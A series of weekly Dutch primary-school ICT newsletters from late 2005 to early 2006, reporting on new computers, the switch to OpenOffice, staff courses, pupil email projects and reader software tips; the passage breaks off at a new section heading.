Groep 4 is begonnen met het oefenen van de tafels op de computer ([kijk maar](#)). Ze zijn reuze enthousiast. Zo zie je hoe een computerprogramma een meerwaarde heeft in het onderwijs.

### SPELLING

Als je bij het nieuwe groene boekje het pakket neemt, zit er een cd-rom bij. Wij bekijken hoe die op de server moet worden geïnstalleerd en of de spellingcontrole in ons tekstverwerkingsprogramma de nieuwe spelling van de cd meeneemt. Intussen gelezen in de handleiding, dat het groene boekje niet werkt op windows98. Jammer.

### KERSTMIS in de ICT

Voor de NSA computer cursus "technika 10" in januari zetten we nog 6 computers in op de tweede verdieping. Zo staan er 12 en heb je een computerklasje. Helaas kunnen we ze nog niet aansluiten omdat alle stekkerdozen in gebruik zijn door kerstbomen.

### OFFERTES

BIC lezer Rien stuurde ons een adres van een bedrijf in Rotterdam dat ook in tweedehands c.'s voor scholen doet.

Zeer bedankt Rien! Dat kwam precies goed uit omdat een bedrijf had afgehaakt. We waren blijkbaar te bot toen we zeiden dat we alleen van de informatie m.b.t. de offerte uitgaan en geen extra info geven.

Het bedrijf dat de Rien aanraadde belde ook en had ook vragen, maar geen moeite met dezelfde aanpak. Ze vroegen: Wat is PXE? We zeiden dat ze dat zelf moesten uitzoeken omdat de offerte nog aan twee andere bedrijven was gestuurd en we niemand wilden voor- of achterstellen. Deze man: "OK, ik vraag wel even aan mijn collega". We wachtten af.

De eerste twee offertes zijn binnen.

### OPENOFFICE.ORG

De gemeente Haarlem gaat ook over op Ooo en heeft prima handleidingen gemaakt en, net zo belangrijk, een gebruiksaanwijzing over hoe je OOo moet configureren zodanig dat 't net zo werkt als MSO. De handleidingen zijn voor een luttel bedrag te koop. De gebruiksaanwijzing voor de configuratie is gratis en mag vrij verspreid worden.

Als je de gebruiksaanwijzingen koopt, moet je verklaren ze niet te verspreiden. Dit om allerlei bureautjes, die goed verdienen aan tekstverwerkingscursussen, niet de kans te geven gratis met het materiaal aan de haal te gaan.



We zeggen deze week maar eens niks over S@S en SAS. Het gaat weer goed.

groeten en prettig weekend  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 51 - 2005 (23 december)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Deze week weinig BIC, want er was veel Kerst en Karin moest voor de klas wegens zieke collega. Dirk was, tezamen met Peter, druk met nieuwe klanten voor ServerAtSchool, zie ook onder.

#### **POWERPOINT**

Afgelopen maandag hebben we met 7 collega's de eerste cursus Powerpoint gehad, hier op school. Na uitleg maakten we allemaal een presentatie van 4 dias. Het werkt erg inspirerend om met een groepje iets nieuws te leren. Iedereen was enthousiast en iedereen kon het ook. Volgende cursus is 16 januari 2006. Dus binnenkort zullen er spetterende presentaties plaatsvinden op de Rosa Boekdrukker.

#### **ICT BEGELEIDING BOVENBOUW**

Er zijn problemen in de bovenbouw met de uitwerking van de ICT leerlijn. We hebben deze week een gesprek gehad met het ABC (onderwijsbegeleidingsdienst) en zullen in januari beslissen of we met deze bouw wel of niet zullen doorgaan met begeleiding vanuit het ABC.

#### **STRICT i.o.**

'STRICT' is de naam van de gebruikersvereniging van scholen die ServerAtSchool gebruiken (<http://serveropschool.nl>). 'STRICT' staat voor 'Scholen Tezamen rijk met ICT'. Welnu, STRICT was op zoek naar een notaris en lijkt die gevonden te hebben. Het had enige voeten in de aarde om een notaris te vinden die Open Source in zijn vakgebied heeft, maar enig zoeken leverde op dat ze gewoon bestaan. We hopen dat de gebruikersvereniging binnenkort een feit is.

#### **OFFERTES**

We hebben drie offertes binnen. Dirk zal ze in de kerstvakantie naast elkaar leggen en de offertes in één overzicht onderbrengen. Na de vakantie maken we een keuze met wie we verder gaan; d.w.z. nader onderhandelen.

#### **OPENOFFICE.ORG**

We hebben een overeenkomst met de Gemeente Haarlem gesloten tot levering van OOo handleidingen. Voor Euro 3,- per werkstation krijgen we een complete set. Die bestaat uit:

1. Handleiding O.O.o, Presentatie basis
2. Handleiding O.O.o, standaardbrieven
3. Handleiding O.O.o, Werkbladdocument Basis
4. Handleiding O.O.o, Gevorderden
5. Handleiding O.O.o, Writer basis
6. Handleiding O.O.o, Writer Gevorderden(1)
7. Handleiding O.O.o, Writer Gevorderden(2)

De prijs van E 3,- voor de hele set is de prijs voor het onderwijs. Wij vinden het onvoorstelbaar goedkoop. Dit project verdient meer dan onze volle steun, nl. ook die van jullie.

Met OOo heb je een gratis office pakket in huis dat net zo werkt als Microsoft Office. En als alle ambtenaren van een gemeente er mee kunnen werken, dan zou dat onderwijzers en kinderen toch ook moeten lukken.... Wie nu nog klaagt over dure Office pakketten heeft ons inziens een uitstekend gratis alternatief.

En wie niet klaagt maar Microsoft Office in de school heeft en jaarlijks aan APS IT diensten betaalt, gebruikt gemeenschapsgeld verkeerd.

Beleefd aanbevelend,  
een prettige Kerst en een voorspoedig 2006  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 2 - 2006 (13 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **Reply project**

Afgelopen maandag was er een voorlichtingsbijeenkomst voor het "**Reply Project**". Elke week maken de leerlingen van onze groep 5 een stelopdracht die ze emailen naar de reactie bij **STAMPEI**. Na 4 weken worden twee kinderen uitgenodigd om van de ingeleverde bijdragen een klassenkrant te komen maken.  
Volgende week meer over de opdrachten en wanneer ze beginnen.

#### **GROOT NIEUWS**

Na grondige vergelijking van de drie offertes voor nieuwe computers hebben we een keuze gemaakt. We hebben 70 nieuwe computers besteld. Ze zijn niet helemaal nieuw, maar wel veel krachtiger dan die we nu hebben. Ze hebben een processor van 1,7 Mhz (Intel Pentium) en een intern geheugen van 256 RAM. Ze zijn klein en stil en hebben aan de voorkant de aansluiting voor geluid en usb. We kochten ze bij ArcomIT, prima zaak, waar we vaker zaken mee gedaan hebben.  
Nu moeten we nog een planning maken: hoe laten we de omhuizing van al die computers verlopen? Er breken dus drukke tijden aan.

#### **ONGEMAK VERHOLPEN?**

Bij een computer in groep 3 bleef de aan/uit knop steeds ingedrukt. Dat is natuurlijk moeilijk uitzetten. Dirk heeft het frontje er even afgehaald, het drukschakelaartje losgepeuterd en even door de kieren heen naar buiten gehangen. Jammer genoeg komt die klas niet in aanmerking voor een nieuwe computer, omdat het programma Veilig Leren Lezen (oude versie) daarop draai. Dus deze oplossing is maar tijdelijk.

#### **COMPUTERTAFEL**

We kregen een computertafel aangeboden door een school in Loosdrecht. Zo'n degelijke Comenius tafel. Bellen naar een transportbedrijf leerde ons, dat laten vervoeren tegen de 100 euro gaat kosten. We hebben het klusje nu aan een "snorder" uitbesteed. Dus Jos, hopelijk is hij aan het eind van de week uit je hal!

#### **VOLGELOPEN MAILBOX**

Wij laten de email die op ons schoolmailadres binnenkomt altijd op de server bij UPC staan. Dan kun je vanaf je vakantieadres of huisadres de schoolmail bekijken. Die mailbox moet regelmatig worden geleegd. Dat lukte deze week niet. De helpdesk bood uitkomst. Maar het is nog niet duidelijk wat er mis was. De grote bestanden die we nog verwachten (zie onder) hebben we door dit incident niet ontvangen.

#### **HANDLEIDINGEN OPEN OFFICE**

We kregen de eerste lading manuals binnen. Volgende week meer hierover.

Het weekend begint deze keer erg vroeg wegens een scholing van het team van de Rosa Boekdrukker.

groeten,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 3 - 2006 (20 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **POWERPOINT**

Deze week was er weer een cursus powerpoint voor de liefhebbers hier op school. De meesten bereiden zich al voor op een presentatie voor ouders. Het begint er dus al op te lijken. Iedereen was weer reuze enthousiast. De volgende datum is nog niet bekend.

#### **BEGELEIDINGSDIENST**

Dinsdag hadden we een bijeenkomst met vertegenwoordigers van de begeleidingsdienst om de begeleiding bij de implementatie van de ICT leerlijn in de bovenbouw bij te stellen. We hebben besloten de rest van het jaar het in de groepen 6, 7 en 8 zonder begeleiding van buitenaf te doen. We zullen tijdens de bouwvergaderingen de voortgang in de ICT leerlijn (proberen te) bewaken.

#### **REPLY-project**

Alles is klaar voor de start van groep 5 met het REPLY project. Maandag zal er een opdracht binnenkomen. De opdracht komt uit een taalmethode en is een stelopdracht. In één week komen alle kinderen aan de beurt om de opdracht te maken en via de REPLY-knop op te sturen naar STAMPEI (de ict afdeling van de onderwijsbegeleidingsdienst). Het email programma hebben we zo ingesteld, dat de opdracht er mooi in kleur in verschijnt. De eerste opdracht is: "schrijf een elfje". Het thema is "dieren". Dat sluit geheel aan bij het taalthema waar ze in de groep mee bezig zijn. Volgende week zullen we de elfjes publiceren.

#### **LEESLADDER**

Om onbekende reden was een groep leerlingen uit de Leesladder (remediërend programma van Zwijzen) verdwenen. Binnen een kwartier had Peter de zaak vanuit een backup weer teruggezet en waren alle leerlingen er weer. Heerlijk, zo'n systeembeheerder op afstand.

#### **LEREN TYPEN**

Zouden we nu dan toch eindelijk het goede typeprogramma te pakken hebben? HWV-Software ( <http://www.hwv-software.nl> ) heeft een nieuw typeles programma dat er veelbelovend uitziet. Van het programma is een netwerkversie en een thuiswerkversie beschikbaar. Heeft iemand al ervaring met 'ik typ'?

#### **OUDE COMPUTERS/NIEUWE COMPUTERS**

Onze DELL G1computers zijn gratis beschikbaar voor een school. Het gaat om 60 stuks identieke P2, 400 Mhz, 128 Mb RAM, 4,3 G, geluid, 10/100 netwerkkaart met PXE. Het zijn prima computers en wij zouden ze nog gewoon blijven gebruiken, ware het niet dat we nu terug willen in beheerkosten en dus van 3 soorten computers terug willen naar 1 soort. Vandaar de overgang, want verder is het prima materiaal en ook snel genoeg voor een school. Wie weet een school met belangstelling? Graag snel melden. De nieuwe computers zijn intussen besteld.

#### **NASCHOOLSE CURSUS ...**

Op de tweede verdieping hebben we even snel 6 extra ps's ingezet. Na aansluiten even met de systeembeheerder gebeld die ze ook weer binnen een kwartier in het netwerk had zitten. Beheer op afstand blijft een vreugde.

#### **FOTO'S GERDA**

Dirk brandde thuis even wat foto's voor Gerda. Hij nam ze mee op zijn usb stick. Het vervelende is dat je dan ook je USB-stick-cd'tje nodig hebt. Daar kwam het idee: je zou de drivers van je eigen USB stick online moeten zetten, zodat je er altijd bij kan. Aldus gedaan. Voor de Site@School gebruikers: gebruik de up/download module en maak een plekje voor dit soort drivers.

#### **Site@School**

We zijn rustig bezig. Fred krijgt af en toe een bug-melding van de testers. Alles gaat volgens plan en in mei komt versie 2.4 uit.

We zijn bezig met de toegankelijkheid van het CMS en in contact met Stichting Bartiméus in Zeist (blindeninstituut). Als alles meezit wordt S@S het eerste CMS dat volledig volgens internationale normen van

toegankelijkheid is gemaakt.

### **SERVERATSCHOOL**

De documentatie vordert. Door een blunder van Dirk zijn we wat achteruit gezet. Niet Helen Pakhurst is de stichtster van het Dalton-onderwijs, maar Helen PaRkhurst. Allerlei teksten en plaatjes in de eindgebruikersdocumentatie moeten worden aangepast. Bah!!

### **TV IN HAL**

Onze TV in de hal, waar je onze mededelingen in kan zien vertoonde vreemde kleuren. Wat bleek: Na maanden aanstaan deed het magnetisme van de luidsprekertjes in de tv zijn invloed op het beeld gelden. Contact met technische dienst: tv paar keer uitschakelen, laten afkoelen en weer inschakelen; dat activeert de automatische demagnetisatie. En ja, de kleuren zijn weer goed. Zie **HIER** voor het beeld van de tv. Uiteraard zie je op de tv geen browser maar een volledig beeld.

Groet en goed weekend,  
Karin, Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 4 - 2006 (27 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **EMAIL PROJECT**

Groep 5 heeft de eerste opdracht van het REPLY-PROJECT gedaan. Alle kinderen hebben een stelopdracht (maak een elfje) via de email opgestuurd naar de redactie van de onderwijsbegeleidngsdienst. We hebben de eljes op onze website gezet, zodat iedereen er van kan meegenieten. [Kijkt u maar.](#)

Met de leerlingenmodule van S@S kan een projectpagina worden gemaakt. Al;le leerlingen staan verzameld rond één thema.

#### **ICT GROEP 3, 4 en 5**

Deze week hadden we een bijeenkomst met de onderwijsbegeleidingsdienst om met de leerkrachten van de groepen 3, 4 en 5 na te lopen, of alles nog wel wordt gedaan zolas we het in de ICTleerlijn hebben vastgelegd. In de groepen 3 en 4 heeft iedereen zich aan de afspraken kunnen houden. In groep 5 moet nog wat worden afgerond. Het email project loopt prima (zie boven).

#### **COMPUTERTAFEL**

We hebben van de Sterrenwachter (Loosdrecht) een computertafel gekregen. Ze hadden nog zo'n Comeniustafel over. Hartelijk dank, Jos!

#### **NIEUWE COMPUTERS**

Ze zijn gearriveerd, de 70 computers. We hebben afgesproken dat het hele netwerk in orde is na de Krokusvakantie. Het was weer eens flink schuiven om de 70 computers veilig op te bergen. [De ruimte zag er zo uit voordat ze er stonden.](#)

#### **En nu ziet het er zo uit.**

Ze zijn echt heel lekker klein. Na de Krokusvakantie zal het vernieuwde netwerk functioneren.

#### **NIEUW IMAGE**

Omdat de nieuwe computers moeten worden geconfigureerd, hebben we deze week een lijst gemaakt van alle software die op het nieuwe image moet komen. Volgende week zetten we lijst op de website.

#### **BINNENGEKOMEN MAIL**

"hooi ik ben Romee en ik ben 11 jaar ik zit in groep 8 en ik moet een werkstuk maken over scooters ik zelf vin dit een heel leuk onderwerp maar ik zoek me rot op het internet maar ik kan niets vinden over de geschiedenis van scooters kunnen jullie mij helpen?? xxx Romee"

Dit is een verzoek van een leerling die NIET bij ons bekend is en dus ook niet bij ons op school zit. Kwam binnen via de email van de website. Tja, en laat je dan zo'n kind maar zwemmen?

Jawel, ons advies was: "ga naar je eigen leerkracht".

#### **IK TYP**

Deze week hebben we eindelijk een TYP programma gekocht. Het heet IK TYP en is van de firma HWV. Daar gebruiken we meer program,ma's van. Ze zijn simpel en doeltreffend.

#### **MEUBILAIR**

Langs twee wegen werden we er weer op attent gemaakt, dat we nog niet klaar zijn met het oplossen van de zithouding achter de computer. Eerst ontvingen we een email van Joost van de Slootermeerschool, die vroeg of we al geschikte stoelen/krukken hadden gevonden (had hij op onze website over gelezen). Een dag later vertelde onze stagiaire Betsy, dat ze bezig is met "muisje MAX" in groep 3. De kinderen leren hoe ze moeten zitten achter de computer. Maar dat valt niet mee, als de stoelen niet achter de tafels passen. Dus opnieuw op zoek naar een goede kruk (zonder wielen, zonder gasveer, maar wel in hoogte verstelbaar)

Zou [deze kruk wat zijn?](#)

Heeft iemand nog suggesties?

We gaan in elk geval er een op proef bestellen.

#### **OPEN OFFICE**

Deze BIC is getypt in het tekstverwerkingsprogramma OPEN OFFICE. We hebben nu alle handleidingen binnen, waar we keurig en zeer weinig voor betaald hebben. Ze zijn gemaakt door de ICT afdeling van de gemeente Haarlem. Deze nieuwe versie van OpenOffice (nederlandse versie) is prachtig. Je kunt er zelfs PDFjes mee maken.

#### **KLOKHUIS**

De nieuwe klokhuis-agenda is weer op onze site online. [Kijk maar.](#)

#### **Site@School**

Deze week kwam de nieuwe beta (d) uit van versie 2.4. Dirk is aan het bijwerken van het manual begonnen en polst de medewerking van de leerlingen van de school in Florida waar vorig jaar het manual werd gecorrigeerd.

Het gaat goed met S@S. Er is nu ook iemand die (eindelijk) siteatschool.com heeft geclaimd. Het is Steve in Nieuw Zeeland. We wisten dat het domein siteatschool.com nog wij was en hadden het expres nooit geclaimd om anderen de kans te geven. We kennen Steve al een tijdje en kunnen hem alleen maar feliciteren.

Nu er naast de gratis dienstverlening door ons ook een commerciële aanbieder is, kunnen wij hem geld vragen als wij hem helpen. Zo komt langzamerhand één van de doelen van Dirk met S@S in zicht: betaalde Site@School. Want ook OSS ontwikkelaars hebben schoorsteentjes in hun nederige woninkjes.

groeten en prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 5 - 2006 (3 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **LEERLIJN GROEP 6, 7 en 8**

In de loop der jaren zijn er meerdere versies van onze leerlijn gemaakt. De komende weken worden de leerlijnen van de bovenbouw onder de loep genomen. De bedoeling is, dat de ICT leerlijn in ons "Handboek" komt. In dat handboek staan alle regels en afspraken die er bij ons in school gelden.

#### **WORDART**

Groep 8 heeft wat oefjes geleerd met WordArt. In de werkbalk wordArt bewerken kun je opvuleffecten kiezen. Je kunt daarin een gemaakte painttekening via bladeren>bestand ophalen en de meest fantastische effecten maken. Hier volgt een voorbeeld van een in Paint gemaakte tekening die daarna in WordArt is gebruikt. [Zie hier](#)

#### **TECHNIKA 10 VOOR MEISJES**

Vorige week is de naschoolse activiteit "computers voor meisjes" van technika 10 begonnen. 12 meisjes uit de groepen 5 en 6 leren omgaan met kneepjes van het Internet en gaan een webpagina in HTML maken. De cursus duurt 10 weken. We zijn benieuwd naar al het moois.

#### **KRUK**

De vorige week getoonde kruk is gearriveerd. [Kijk maar](#). Hij wordt nu uitgetest op duurzaamheid en handigheid in het gebruik.

#### **LEESLADDER**

De leerkrachten van de groepen 3 en 4 hebben op dinsdagmiddag geleerd hoe om te gaan met het remediërend programma "Leesladder". Wij volgen bij ons op school "HET LEESPROTOCOL" Dus als er kinderen uitvallen, moeten we weten hoe we als een hulpmiddel de Leesladder goed kunnen inzetten. We gaan het nu een tijdje volgens de regels proberen.

#### **EMAIL PROJECT IN GROEP 5**

Er zijn weer mooie teksten gemaakt in groep 5. Ze zijn gebundeld en [op de website](#) gezet.

#### **GROEP 4**

De leerlijn tekstverwerken is deze week gekoppeld aan onze scholing "[woorden in de weer](#)". Een woordcluster moet op verschillende manieren worden "geconsolideerd". Dat deden de leerlingen van groep 4 door recepten te tikken. De woorden "ingrediënten" en "bereidingswijze" moesten worden gebruikt. [Zie](#). De ICT vaardigheid was: selecteren (met het witte pijltje), onderstrepen en vet maken. Sommige kinderen hebben de titels in WordArt gemaakt. Die kun je in dit websitebeheersysteem niet mee kopiëren en moeten apart als een plaatje worden ingevoegd. Het is nog niet helemaal af.

#### **KLEUTERBOUW**

De plannen die er zijn in de kleuterbouw om de computer wat meer in te zetten voor TAAL, moeten weer worden opgepakt. In de laatste vergadering was het een agendapunt. Er komt nog een vervolgspraak met de onderwijsbegeleidingsdienst.

#### **NIEUWE COPIER**

Twee weken geleden kregen we een nieuwe copier. Binnen 15 minuten had Peter hem van afstand aangesloten in ons netwerk. Vanaf elke computer kan een opdracht om te printen worden gegeven aan de kopieermachine.

#### **DATUM MINI CURSUS FOTO'S OP DE WEBSITE ZETTEN**

Op 27 februari komt een groepje leerkrachten van onze school leren om foto's op de website te zetten. Van te voren moeten ze 5 foto's digitaal inleveren, als ze die hebben. We zijn erg benieuwd hoe het zal gaan!

#### **BOEK KLAAR**

Dirk heeft een stuk leven eindelijk afgesloten. Deze week kwam een boek van hem uit in het Japans. [Zie](#).



Is er iemand die Japans leest? Graag even melden zodat hij wat kan vragen, want er is hem iets niet duidelijk.

Dat was het weer!  
groeten en een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 6 - 2006 (10 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **DIGITALE VALENTIJNSKAARTEN**

Er wordt gewaarschuwd voor een hoop ellende op het internet en in computers door het openen van digitale Valentijnskaarten. Ook als de kaart afkomstig is van een bekende, kan die al door een besmette computer zijn verstuurd. Wees dus verstandig en vertrouw geen enkele geliefde.

#### **NASCHOLING**

a.s. dinsdag is de 3e bijeenkomst "eigen vaardigheden". Dan gaan we weer met een groep naar STAMPEI en krikken onze ICT kennis op.

#### **ZITHOUDING BIJ COMPUTERS**

We hebben de kruk. We hebben er ook over gepraat in de bouwvergadering van de groepen 3 t/m 8. We hebben ook nog een keer de [stoel van de Slootermeerschool](#) bekeken. (zie ergonautstoelen in diverse maten) Maar we zijn nog niet tevreden. Waarom is regulier schoolmeubilair zo duur? En waarom is er geen schoolmeubilair voor onze wensen?

#### **REPLY PROJECT GROEP 5**

Ook deze week is er weer hard gewerkt. [Kijk op onze speciale pagina!](#)

#### **BOUWVERGADERING**

Tijdens de bouwvergadering, deze week, zijn alle leerkrachten behalve die van de kleuterbouw, ervan op de hoogte gesteld, dat we na de Krokusvakantie niet meer aan de hand van de monopolist zullen lopen wat betreft ons tekstverwerkingsprogramma. Het nieuwe tekstverwerkingsprogramma, OpenOffice, is gemaakt door de wereldwijde bundeling van krachten (via het internet). Het drukt niet op de portemonnee van de overheid. Alleen nog windows98SE zullen we gebruiken tot ook dat vervangen kan worden. We verwachten, dat bij de omschakeling de leerlingen er weinig problemen van zullen ondervinden. Voor de leerkrachten zullen Karin en Dirk paraat staan om te ondersteunen.

#### **TV MODULE**

We vragen jullie aandacht voor één van de vele toepassingen van de [TV Module](#) (PeterB).

#### **HET UUR U**

nu gaat het beginnen, nu  
verdwijnt de onzekerheid  
van de mij gegunde tijd,  
nu is het voor alles te laat.

Deze, uit hun verband gehaalde, dichtregels uit 'Het uur u' (1936) van Martinus Nijhoff schoten ons te binnen bij het voorbereiden van de migratie. In de voorjaarsvakantie zullen de Dellen ontmanteld worden :- ) en de Compaqs hun intrede doen. Daarvoor moet nog een hoop gebeuren en veel besluiten genomen worden. Gaan we over op een hogere resolutie (1024 x768)? Wat zijn de consequenties? We verzamelen alle software omdat we een nieuw image maken vanaf een schone basis.

De lijst met te installeren software is voortdurend in ons achterhoofd. Voor de liefhebbers een preview. De [lijst](#) is nog niet af.

Commentaar, aanvullingen en opmerkingen zijn zeer welkom. Wat heb jij voor foefjes die het leven van leerlingen en leerkrachten vergemakkelijken? Wat doe jij met de instellingen van Internet Explorer? Ken je trucjes bij de software die we willen installeren? Als gewoonlijk stelt de redactie voor iedere bruikbare tip een prijs ter beschikking. De eerste prijs is een COMPUTER! De tweede prijs is TWEE computers. Alle tips zullen uiteraard gepubliceerd worden, zodat jullie er allemaal wat aan hebben.

Groet en goed weekend,  
Karin, Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 7 - 2006 (17 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **LEERLIJN versus OPENOFFICE**

Deze week is er bekeken wat er allemaal aangepast moet worden om de ICT tekstverwerkingsleerlijn aan te passen aan OpenOffice. Er zullen wat oefeningen geschrapt moeten worden. o.a. een oefening die de "kolonne rode mieren" heet. In Word kun je bij opmaak>lettertype het tabblad "teksteffecten" kiezen. Dat kan in OpenOffice niet. Dat is geen ramp, want in een normale tekst zie je toch geen knippereffecten, een geprinte tekst is statisch. Op de website is het in onze editor toch ook niet te zien. Dus absoluut geen man overboord.

### **ICT BIJSCHOLING**

#### **foto's**

Deze week weer een cursus bij Stampei. Iedereen verliet om 5 uur het gebouw met een tevreden gevoel. We hadden weer wat bijgeleerd. Er volgt nog één bijeenkomst in maart. Jammer genoeg hebben dan niet alle teamleden 2 verplichte bijscholingen gevolgd. We zullen kijken of er nog een inhaalbijeenkomst kan worden gepland.

### **TECHNIKA 10 en de COMPUTERS**

We hebben gemerkt, dat er voordat Technika10 bij ons op school begon aan de NaSchoolseActiviteiten, beter overleg had moeten plaatsvinden. De dames die de cursus geven zijn niet genoeg bekend met de gang van zaken in ons netwerk. Er worden bestandjes op floppies meegenomen voor de kinderen, terwijl onze floppy-drives uitgeschakeld zijn. Er worden mappen op de bureaubladen gezet, terwijl bij het opstarten begonnen wordt met een schoon bureaublad. Er wordt niet ingelogd met de groepsnaam, waardoor er geen netwerkverbindingen zijn. Allemaal zaken die met goed vooroverleg boven tafel waren gekomen. Het argument: dit is de zevende school en we hebben zoiets nog nooit meegemaakt, snijdt geen hout. Zij geven de cursus, en zij worden betaald, dus zij moeten zorgen dat ze hun werkplek goed verkennen.

### **LEESLADDER**

Deze week ontdekten we hoe er twee keer alle gegevens van groep 4 verloren hebben kunnen gaan. Als je het programma opstart, kom je meteen in het leerkrachten gedeelte. Leerlingen die er vaak mee werken kunnen zelf opstarten, de goede groep kiezen en dan het leerlingengedeelte starten. Maar er was een leerling, die in plaats van de groep te OPENEN, op OPSLAAN klikte. Dan wordt er gevraagd of je de groep wilt vervangen. Als je dan op JA klikt, worden alle gegevens gewist. Wij hebben de gegevens gelukkig uit de back-up kunnen halen. En de keer dat we ontdekten hoe het gebeurde, konden we nog net voorkomen, dat er op JA werd gedrukt.

De firma Zwijsen geeft een oplossing om direct in het leerlingen gedeelte te kunnen opstarten, maar we moeten er nog op studeren, want we vragen ons af, of die suggestie alleen geldt voor een stand-alone versie.

### **BERENPROJECT**

Na de Krokusvakantie begint het berenproject. In die week zullen de beren op reis gaan, zodat we op 6 maart van start kunnen gaan met het emailen.

### **TECHNIEK!!!**

#### **WAKE ON LAN**

Onze nieuwe tweedehands compaqs blijken WOL te hebben. Dat wil zeggen dat je de computer op afstand aan kan zetten. Dat opent weidse perspectieven voor. We vonden een klein programmaatje waarmee we vanaf de server één of meerdere computers op afstand kunnen starten. Op die manier kun je dus met ServerAtSchool, bijvoorbeeld, iedere zaterdagochtend automatisch alle computers op afstand starten en ze van een vers image voorzien en ze weer af zetten. Op maandagochtend heeft dan iedereen een 'schone' computer.

Wat ook zou kunnen: de beheerder start op afstand 1 computer en kijkt wat ermee aan de hand is.

### **AANRADERS N.A.V DE VORIGE BIC**

Matthijs maakte ons attent op een goede en snelle en gratis PDF reader:

Foxit: [http://www.foxitsoftware.com/pdf/rd\\_intro.php](http://www.foxitsoftware.com/pdf/rd_intro.php)

Een prima tip. Echter, Foxit is niet in het Nederlands. Dit bracht ons op

[http://kb.mozillazine.org/Adobe\\_Reader](http://kb.mozillazine.org/Adobe_Reader)

waarin een Adobe versneller wordt genoemd:

<http://www.tnk-bootblock.co.uk/prods/misc/index.php>

Even geprobeerd. Werkt prima. Uiteraard geen garanties.

Dennis maakt ons attent op verschillende zaken: Firefox, Hitmanpro, Logmel en InstallRite.

#### **Firefox**

Dennis gebruikt Firefox in plaats van Internet Explorer. "Behalve dat het een veel prettigere browser is (tabbed browsing etc), is Firefox ook nog eens veel veiliger: er komt veel minder snel spyware op de pc en er komen maar heel weinig pop-ups doorheen."

#### **Hitmanpro**

Verder schreef hij "Om je pc schoon te houden van spyware/malware: [www.hitmanpro.nl](http://www.hitmanpro.nl) Alleen als je XP op de machine's gaat draaien. De kracht zit hem in 1) in de combinatie van de gebruikte programma's en 2) dat hitman pro zoveel automatisch doet.

#### **Logmen**

Verder gaf hij aan: "LogMeln.com: prachtige software om op afstand een pc over te nemen. Scheelt zo ontzettend veel werk (zeker in een groter gebouw of met een dependance). Werkt ook prima via internet." De BIC redactie vond dit een wel heel dure oplossing. Voor het aantal PC's dat je in een school hebt, ben je al gauw een paar duizend euro per jaar kwijt. Kijk een naar TightVNC <http://www.tightvnc.com/>: OSS/GPL.

#### **InstallRite**

Als laatste van Dennis: "Install-Rite: Programmaatje wat een beetje werkt zoals Novell (vroeger) deed voor het installeren van programma's op identieke werkstations. Het maakt vooraf en achteraf (van het installeren van een software pakket) een snapshot en kijkt wat de verschillen zijn. Dit pakt het samen tot één pakketje, wat je daarna kunt uitrollen over je netwerk naar alle pc's toe (geen gedoe met dat je de cd nodig hebt, netwerk restricties/problemen voorkom je etc)."

Noot redactie over InstallRite en Hitmanpro: Wij zijn blij dat we dat soort programma's niet meer nodig hebben. Dankzij ons SABRINE programma (Semi Automatic Backup and Restore in a Network Environment) in ServerAtSchool zijn virusscanners, spyware detectie en ingewikkelde installatieprocedures op werkstations overbodig geworden.

De redactie belooft deze tips graag. Helaas kan de redactie Matthijs en Dennis niet de eerste en tweede prijs toekennen. Ze krijgen de 29e en 30e prijs. Afhalen voor 1 maart heren! :-)

De school gaat volgende week dicht, en dan gaan de beheerders aan de slag met het nieuwe wagenpark samen met Joris en Karel en Peter en John en Dirk.

Prettig weekend/prettige vakantie.

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 9 - 2006 (3 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

BIC een dag te laat - zie onderaan.

### **ONS NIEUWE "WAGENPARK"**

Na de vakantie stonden overal onze nieuwe computers. Ze zijn kleiner dan de oude, waardoor er overal **meer werkbladruimte** overblijft. Aan de inhoud moet nog het een en ander gebeuren. De educatieve software moet nog worden geïnstalleerd. En we zijn aan het wennen aan het gebruik van OpenOffice. Dus wel wat startproblemen, maar niet ernstig. Het geluid komt luid en duidelijk uit de computers, waardoor het noodzakelijk is er meteen koptelefoons in te steken. We hebben bijbesteld (en inmiddels ontvangen). Ook meteen een aantal microfoons om te gaan experimenteren met geluid in Powerpoint (dat heet nu "Impress". Of is daar een nederlandse vertaling voor?)

### **FOTO'S OP DE WEBSITE ZETTEN**

Afgelopen maandag hebben 4 collega's geoefend om foto's op onze website te zetten. Eerst leerden ze dat de foto's netjes in een map moeten. Daarna worden ze verkleind naar ongeveer 800x600. Het enthousiasme is er. Nu de eerste productie nog.

### **PRINTER 2e VERDIEPING**

Elke keer op de tweede verdieping lopen printopdrachten vast. We weten nog steeds niet of het door de leerlingen komt of door de printer.

### **BERENPROJECT**

Onze beer gaat zo naar Friesland. Hij zit in een doos. (**zie foto's**) We zijn erg benieuwd naar de logeerbeer.

### **COMPUTER REGELS**

